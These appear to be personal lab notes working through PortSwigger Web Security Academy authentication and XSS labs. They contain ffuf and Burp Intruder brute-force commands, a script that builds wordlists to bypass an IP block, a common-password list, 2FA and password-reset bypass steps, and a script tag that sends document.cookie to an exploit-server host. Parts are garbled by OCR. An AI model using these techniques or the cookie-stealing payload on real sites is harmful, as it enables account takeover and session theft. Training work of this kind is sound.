

# Practical Web Hacking(PWH)

## ▼ Authentication

- ▼ <https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses>

The screenshot shows a web browser window with the URL <https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses>. The page is titled "Lab: Username enumeration via different responses". It contains instructions for solving the lab by enumerating a valid username and brute-forcing the password. On the right side, there is a sidebar with a button to "Find vulnerabilities in your authentication using Burp Suite". The browser's address bar also shows the URL of the lab.

for fuzzing password and username both at one time

```
ffuf -request req1.txt -request-proto https -mode clusterbomb -w /home/kali/Desktop/usernams.txt:FUZZUSER -w /home/kali/Desktop/password.txt:FUZZPASS -f1 64
```

```

[kali㉿kali]:~/Downloads/portswigger_lab
$ ./fuzz -request req.txt -request-proto https -node clusterbomb -- /home/kali/Desktop/username.txt:FUZZUSER -- /home/kali/Desktop/password.txt:FUZZPASS -t 64

```

v2.1.8-dev

```

: Method : POST
: URL   : https://fuzzuser:password@127.0.0.1:8080/login
: WordList: /home/kali/Desktop/username.txt
: Thread  : 64
: Headers:
:   Host: https://fuzzuser:password@127.0.0.1:8080/login
:   User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
:   Accept-Encoding: gzip, deflate, br
:   Header: Upgrade-Insecure-Requests: 1
:   Header: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
:   Header: Content-Type: application/x-www-form-urlencoded
:   Header: Sec-Fetch-Dest: document
:   Header: Sec-Fetch-Mode: navigate
:   Header: Priority: u0,
:   Header: Accept: */*
:   Header: Origin: https://fuzzuser:password@127.0.0.1:8080/login
:   Header: Referer: https://fuzzuser:password@127.0.0.1:8080/login
:   Header: Sec-Fetch-Site: same-origin
:   Header: Cookie: session=LsgQm4K4rxEx9g9QGUm9wpx0Bdpeo6
:   Header: Accept-Language: en-US,en;q=0.5
:   Header: Sec-Fetch-User: ?0
:   Header: Date: username=FUZZUSER&password=fUZZPASS
:   Header: Threads: 40
:   Header: Matcher: Response status: 200-299,301,302,307,401,403,405,500
:   Header: Filter: Response lines: 64

```

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 22ms]

\* FUZZPASS: hunter  
\* FUZZUSER: guest

[MANU] Caught keyboard interrupt (Ctrl-C)

WebSecurity Academy | Username enumeration via different responses LAB Solved

Congratulations, you solved the lab!

Your username is: guest

My Account

Products | Solutions | Research | Academy | Support |

### ▼ <https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-simple-bypass>

PortSwigger

Dashboard Learning paths Latest topics All content Hall of Fame Get started Get certified

Web Security Academy > Authentication vulnerabilities > Multi-factor > Lab

Log out MY ACCOUNT

Products | Solutions | Research | Academy | Support |

Back to all topics

What is authentication? How vulnerabilities arise Impact of vulnerable authentication Vulnerabilities in password-based authentication Vulnerabilities in multi-factor authentication Vulnerabilities in other authentication mechanisms Vulnerabilities in OAuth authentication Securing your authentication mechanisms View all authentication labs

**Lab: 2FA simple bypass**

APPROACHED LAB Solved


This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, access Carlos's account page.

- Your credentials: wiener-peter
- Victim's credentials: carlos.monsalve

ACCESS THE LAB

Solution Community solutions


TRY FOR FREE



Your email address is wiener@exploit-Oad2000703e09f83818dd62013d00a1.exploit-server.net

Displaying 0 emails (Exploit-Oad2000703e09f83818dd62013d00a1.exploit-server.net and of subdomains)

Sent	To	From	Subject	Body
2025-01-14 14:27:23 +0000	wiener@exploit-Oad2000703e09f83818dd62013d00a1.exploit-server.net	Re:wiener@exploit-Oad2000703e09f83818dd62013d00a1.exploit-server.net	2FA simple bypass	<p>Hello!</p> <p>Your security code is 0298.</p> <p>Please enter this in the app to continue.</p> <p>Thanks, Support team</p>




### My Account




Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email	<input type="text"/>
<a href="#">Update email</a>	

▼ <https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-broken-logic>





The screenshot shows the Burp Suite interface. On the left, the 'Request' tab displays a forged password reset token in the URL. On the right, the 'Response' tab shows a success message: 'Congratulations, you solved the lab!' with a link to 'View your solve'. Below it, the 'My Account' section shows the victim's email as 'carlos@barts.montys.net'. A red arrow points to this email field.


this lab is vulnerable for `temp-forgot-password-token=` it has two `temp-forgot-password-token=` if both has same value it will allow to access the carlos account the `temp-forgot-password-token=` could be anything

▼ <https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-subtly-different-responses>

▼ <https://portswigger.net/web-security/authentication/password-based/lab-broken-bruteforce-protection-ip-block>

The screenshot shows the PortSwigger Lab: Broken brute-force protection, IP block page. The sidebar on the left lists various authentication topics. The main content area describes the lab as vulnerable due to logic flaws in its password brute-force protection. It provides credentials: 'wiener:peter', 'Victim's username: carlos', and 'Candidate passwords'. A 'Hint' section suggests attacking the victim's password. Buttons for 'ACCESS THE LAB', 'Solution', and 'Community solutions' are present. A sidebar on the right encourages finding vulnerabilities in authentication using Burp Suite.

- every two attaps wrong username(carlos) &password(peter) the give it right username(wiener)&password(peter)



- python code for making username and password

```

print("#####the following are the username#####")
for i in range(150):
if i% 3:
print("carlos")
else:
print("wiener")

print("#####the following are the passwords:#####")
with open('pass.txt','r') as f:
lines =f.readlines()

i=0
for pwd in lines:
if i%3:
print(pwd.strip('\n'))
else:
print("peter")
print(pwd.strip('\n'))
i=i+1
i=i+1

```

#### ▼ output of the code

```
#####the following are the username#####

```

```
wiener
```

```
carlos
```

```
carlos
```

```
wiener
```

```
carlos
```

```
carlos
```

```
wiener
```

```
carlos
```

```
carlos
```

```
wiener
```

```
carlos
```

```
carlos
```

```
wiener
```

```
carlos
```

```
carlos
```

```
wiener
```

```
carlos
```

```
carlos
```

```
wiener
```

```
carlos
```

```
carlos
```

```
wiener
```

```
carlos
```

```
carlos
```

```
wiener
```

```
carlos
```

```
carlos
```





```
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
#####
#####the following are the passwords#####
peter
123456
password
peter
12345678
qwerty
peter
123456789
12345
peter
1234
111111
peter
1234567
dragon
peter
123123
baseball
peter
abc123
football
peter
monkey
letmein
peter
shadow
master
peter
666666
qwertyuiop
peter
123321
mustang
peter
1234567890
michael
peter
654321
superman
peter
1qaz2wsx
7777777
peter
121212
000000
peter
qazwsx
```


123qwe  
peter  
killer  
trustno1  
peter  
jordan  
jennifer  
peter  
zxcvbnm  
asdfgh  
peter  
hunter  
buster  
peter  
soccer  
harley  
peter  
batman  
andrew  
peter  
tigger  
sunshine  
peter  
iloveyou  
2000  
peter  
charlie  
robert  
peter  
thomas  
hockey  
peter  
ranger  
daniel  
peter  
starwars  
klaster  
peter  
112233  
george  
peter  
computer  
michelle  
peter  
jessica  
pepper  
peter  
1111  
zxcvbn  
peter  
555555  
11111111  
peter  
131313  
freedom  
peter  
777777  
pass

peter  
maggie  
159753  
peter  
aaaaaa  
ginger  
peter  
princess  
joshua  
peter  
cheese  
amanda  
peter  
summer  
love  
peter  
ashley  
nicole  
peter  
chelsea  
biteme  
peter  
matthew  
access  
peter  
yankees  
987654321  
peter  
dallas  
austin  
peter  
thunder  
taylor  
peter  
matrix  
mobilemail  
peter  
mom  
monitor  
peter  
monitoring  
montana  
peter  
moon  
moscow

Screenshot of Burp Suite Professional 2024.1.1 showing a "Burp Intruder" attack configuration. The target is set to <https://a21005603183a3a81683b24002900de.web-security-academy.net>. The payload position is set to 1 - carlos, and the payload type is Simple List with 150 entries. The payload configuration shows two entries: "carlos" and "mstrio". The payload processing section contains rules for "Enabled", "Edit", "Remove", "Up", and "Down". The payload encoding section indicates that URL-encoding is applied to the payload. The event log shows 11 issues.

Screenshot of Burp Suite Professional 2024.1.1 showing a "Burp Intruder" attack configuration. The target is set to <https://a21005603183a3a81683b24002900de.web-security-academy.net>. The payload position is set to 2 - peter, and the payload type is Simple List with 150 entries. The payload configuration shows two entries: "peter" and "password". The payload processing section contains rules for "Enabled", "Edit", "Remove", "Up", and "Down". The payload encoding section indicates that URL-encoding is applied to the payload. The event log shows 11 issues.

Screenshot of Burp Suite Professional 2024.1.1 showing the results of an "Intruder attack" on <https://a21005603183a3a81683b24002900de.web-security-academy.net>. The results table shows 140 rows of failed login attempts, with the last row highlighted in blue. The request details show a POST /login HTTP/2 request with a payload of "carlos" and "mstrio". The response details show a 401 Unauthorized status code. The event log shows 11 issues.



then lab solved !

▼ <https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-account-lock>

▼ <https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-broken-logic>

Three screenshots of Burp Suite Professional showing the process of attacking a 2FA broken logic challenge on the Web Security Academy.

**Screenshot 1:** Initial request capture. The target is https://0a0f0d0041a800281f72a000500036.web-security-academy.net. The response shows a login form with a placeholder "Please enter your 4-digit security code". The Inspector panel shows the request attributes and headers.

```

Request
Pretty Raw Hex
POST /login HTTP/2
Host: 0a0f0d0041a800281f72a000500036.web-security-academy.net
Cookie: verify=arlos
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Referer: https://0a0f0d0041a800281f72a000500036.web-security-academy.net/login
Upgrade-Insecure-Request: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: uuo_1
Fxi-trailers

```

**Screenshot 2:** The response shows an error message: "Incorrect security code". The Inspector panel shows the request attributes and headers.

```

Request
Pretty Raw Hex
POST /login HTTP/2
Host: 0a0f0d0041a800281f72a000500036.web-security-academy.net
Cookie: verify=arlos
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Referer: https://0a0f0d0041a800281f72a000500036.web-security-academy.net/login
Upgrade-Insecure-Request: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: uuo_1
The page you are looking for has moved.
404 Not Found

```

**Screenshot 3:** The payloads tab of the attack interface. It shows a configuration for generating 10,000 payloads of length 4, using base64 encoding. The payload type is "Base64" and the character set is "0123456789". A processing rule is defined to enable the payload before sending it.

then update cookie in the browser and delete wiener then type in url

`/my-account?id=carlos` from `/my-account?id=wiener`

`/my-account?id=carlos`

▼ <https://portswigger.net/web-security/authentication/other-mechanisms/lab-brute-forcing-a-stay-logged-in-cookie>

Lab #9 Brute-forcing a stay-logged-in cookie

Tw 0

Target Goal Obtain and brute force Carlos's cookie to gain access to his account.

Your credentials: wiener: peter

Victim's username: carlos

base64 (username: md5(password))

base64(carlos:md5(x))


The screenshot shows a terminal window with several tabs open, indicating a multi-step exploit process:

- auth\_lab2.py**: The main exploit script, which imports various modules like os, sys, urllib, and base64, and defines a function `get_password` that sends a POST request to a password recovery URL.
- new\_lab.py**: A script that performs a Burp Forcing attack on Carlos's account, reading from a file named `username.txt`.
- password\_forge.py**: A script that generates a password for Carlos's account.
- password\_crack.py**: A script that cracks the password using a wordlist from `wordlist.txt`.
- password\_crack2.py**: An alternative password cracking script.
- password\_crack3.py**: Another alternative password cracking script.
- password\_crack4.py**: Yet another alternative password cracking script.
- password\_crack5.py**: A final password cracking script.

The terminal output shows the execution of these scripts and their results, including the successful cracking of the password "carlos123".



▼ <https://portswigger.net/web-security/authentication/other-mechanisms/lab-offline-password-cracking>






The screenshot shows the CrackStation website with a password hash input field containing "51dc30dd473d43a011e9ebba0c770". Below it is a CAPTCHA challenge. To the right, the Burp Suite interface displays a list of captured requests, mostly from Google, including various API calls and user agent requests.

This screenshot is similar to the one above, showing the CrackStation interface and a list of captured requests in Burp Suite. The requests list includes various Google API calls and user agent requests.

## XSS Vulnerability

The screenshot shows a browser window with a red box highlighting a message box containing the URL "https://0a8600f035d6a058214d5c0098004e.web-security-academy.net says". To the right, the Burp Suite interface shows a list of captured requests, including several from the "bab00d" host, likely related to the exploit.


XSS used ⇒ <script>document.location=' https://exploit-0a7c002b03b46afa82194c98016d0043.exploit-server.net/exploit'+document.cookie </script>



```

49.43.162.19 2025-01-16 13:38:57 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19 2025-01-16 13:39:57 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19 2025-01-16 13:39:05 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19 2025-01-16 13:39:06 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19 2025-01-16 13:39:06 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19 2025-01-16 13:39:12 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19 2025-01-16 13:39:12 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19 2025-01-16 13:39:59 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19 2025-01-16 13:40:04 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19 2025-01-16 13:40:05 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19 2025-01-16 13:40:05 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19 2025-01-16 13:41:09 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19 2025-01-16 13:42:04 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19 2025-01-16 13:42:08 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19 2025-01-16 13:42:08 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
49.43.162.19 2025-01-16 13:42:13 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"

```



▼ <https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-poisoning-via-middleware>

